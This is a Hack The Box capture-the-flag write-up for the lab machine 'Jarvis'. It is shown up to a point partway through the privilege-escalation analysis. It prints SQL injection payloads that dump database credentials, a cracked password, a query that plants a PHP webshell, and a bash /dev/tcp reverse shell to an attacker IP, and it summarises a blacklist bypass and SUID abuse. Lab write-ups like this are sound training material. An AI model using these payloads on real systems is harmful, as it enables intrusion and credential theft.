JARVIS

Report by Chris H.
Date of Completion: 11-12-19

Note: This report details a penetration test conducted on a virtual system hosted on https://www.hackthebox.eu/ . This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Jarvis
IP Address	10.10.10.143
Operating System	Linux

Tools Used

- Operating system: Kali Linux – A Linux distribution designed for penetration testing
- OpenVPN – An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.
- Nmap – A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.
- Nikto: An open source web-scanner that detects a variety of vulnerabilities
- Bandit: A static analysis tool used to scan source code for vulnerabilities

Executive Summary

Jarvis is a virtual system hosted on https://www.hackthebox.eu/. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were

conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

1) user.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/ control of the target.

Summary of Results

Jarvis was a machine that exercised classic exploits such as SQL injection and command injection in programs, as well as SUID abuse. Exploit begins with a port scan finding HTTP running on port 80, which is a website for booking rooms at Stark Hotel. Finding a room description page uncovers a SQL injection vulnerability, which when enumerated properly will reveal a credential set for the phpmyadmin page. Logging in allows the attacker to execute arbitrary SQL commands, which leads to a backdoor being created on a subpage of the website.

Connecting through the page opens a reverse shell as www-data, however, this account cannot read user.txt. There is another user, pepper, that can owns it. Running standard enumeration commands shows that www-data can run a python program named simpler.py as the user pepper. The program takes input for a ping command and uses a blacklist to prevent execution of other commands, however, it fails to account for the use of $(/bin/bash), which allows a shell as pepper to open. The user.txt is captured.

Finally, /bin/systemctl has a SUID bit set. By creating a reverse shell in the form of a service, systemctl can be used to start the service. By doing this, a reverse shell is returned as the root user.

Attack Narrative

Attacking Jarvis begins with a full nmap scan of its open ports. Scans show that ports 22 (SSH) and 80 (HTTP) are open.



Figure 1

Navigating to http://10.10.10.143/ shows a hotel's homepage. Clicking on the preview images of the hotel rooms leads to /room.php.



Figure 2

The parameter in the URL, ?cod=, points to a possible SQL injection. This is confirmed by utilizing a time-based SQL injection. Entering ?cod=1 AND if(1=1, sleep(10), false) causes the output to delay returning for 10 seconds, which confirms that the field is indeed injectable (Figure 2).



Figure 3

To begin enumerating the database, "?cod=1 ORDER BY 2" is used to test the number of columns in the table (Figure 3). Since the output is normal, the injection is incremented by 1, "?cod=1 ORDER BY 3".



Figure 4

This is continued until "ORDER BY 8" returns nothing (Figure 4). This shows that the table being queried in this page has 7 columns.



Figure 5

Now, the columns which display information to the page must be isolated. Entering "?cod=0 UNION ALL SELECT 1,2,3,4,5,6,7" will cause the room page to show that columns 2, 3, 4, and 5 are reflected in the output on the page (Figure 5). 5 seems to be the room's image, 2 is the name of the room, 3 is the price per night, and 4 is the description of the room. Columns 1, 6, and 7 are not shown in the output.

This means that columns 2 through 5 are usable for outputting more sensitive information.



Figure 6

Before moving further, the database version and type must be enumerated. Using @@version in one of the columns returns 10.1.37-MariaDB-0+deb9u1 as the database (Figure 6).



Figure 7

To read credentials, "?cod=0 UNION ALL SELECT 1, user, 3, password,@@version,6,7 FROM mysql.user" is used to output the username and hashed password of the entries in the users table (Figure 7). This returns the username: DBadmin, a hashed password, and the version.

Figure 8

Next, the hash is cracked using crackstation.net and returns "imissyou" as the result (Figure 8). The credentials are DBadmin:imissyou.



Figure 9

Running a Nikto scan finds /phpmyadmin page in its scan (Figure 9), and DBadmin:imissyou works for logging into it.



Figure 10

Using “SQL" tab at top of phpMyAdmin, the following query is entered (Figure 10):

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile
"/var/www/html/backdoor.php";
```

This command creates a file named backdoor.php in the /var/www/html/ directory on the Jarvis machine. The file is populated with a simple PHP webshell that should give command execution capabilities. Selecting "Go" executes the query and creates the backdoor.



Figure 11

Going to http://10.10.10.143/backdoor.php?cmd= allows commands to be issued. Entering `uname -a` after the "=" returns the output (Figure 11), confirming that commands are successfully executing.



Figure 12

Entering `bash -i >& /dev/tcp/10.10.15.245/11223 0>&1` into cmd field of the webshell causes a reverse shell to be created with a listening attacker machine (Figure 12). Once a connection is created, python is used to upgrade to a TTY shell. The user is www-data.



Figure 13

Looking at the home directory of the machine, there is only one user: pepper. Her directory contains the user.txt flag, but it is unreadable by www-data (Figure 13)



Figure 14

In order to read user.txt, the pepper account must be compromised. `sudo -ll` is used to view sudo permissions for the current user. The output of this shows exactly what will be needed. www-data can run a python script named simpler.py as pepper (Figure 14), so if the script can be exploited, then a shell can be granted as pepper.

Figure 15

Using `cat /var/www/Admin-Utilities/simpler.py` shows the content of the program. Depending on the flag given to the program, it performs a

different function. The functionality includes reading a log from pepper's home directory, listing attacker IPs, and pinging an IP.

However, reading the code shows that the exec_ping() function executes an operating system command. This immediately hints at command injection as a route of exploit. This is further confirmed by copying the code to the attacking machine and using Bandit, a static application security testing tool, on the code. Bandit highlights the ping functionality as a vulnerability.

Examining the function shows that the developer of the script tried to put protections in place for this vulnerability. The program exits if any of the following characters are entered: "&", ";", "-", "`", "||", or "|". However, the developer forgot to account for "$" when creating the blacklist.



Figure 16

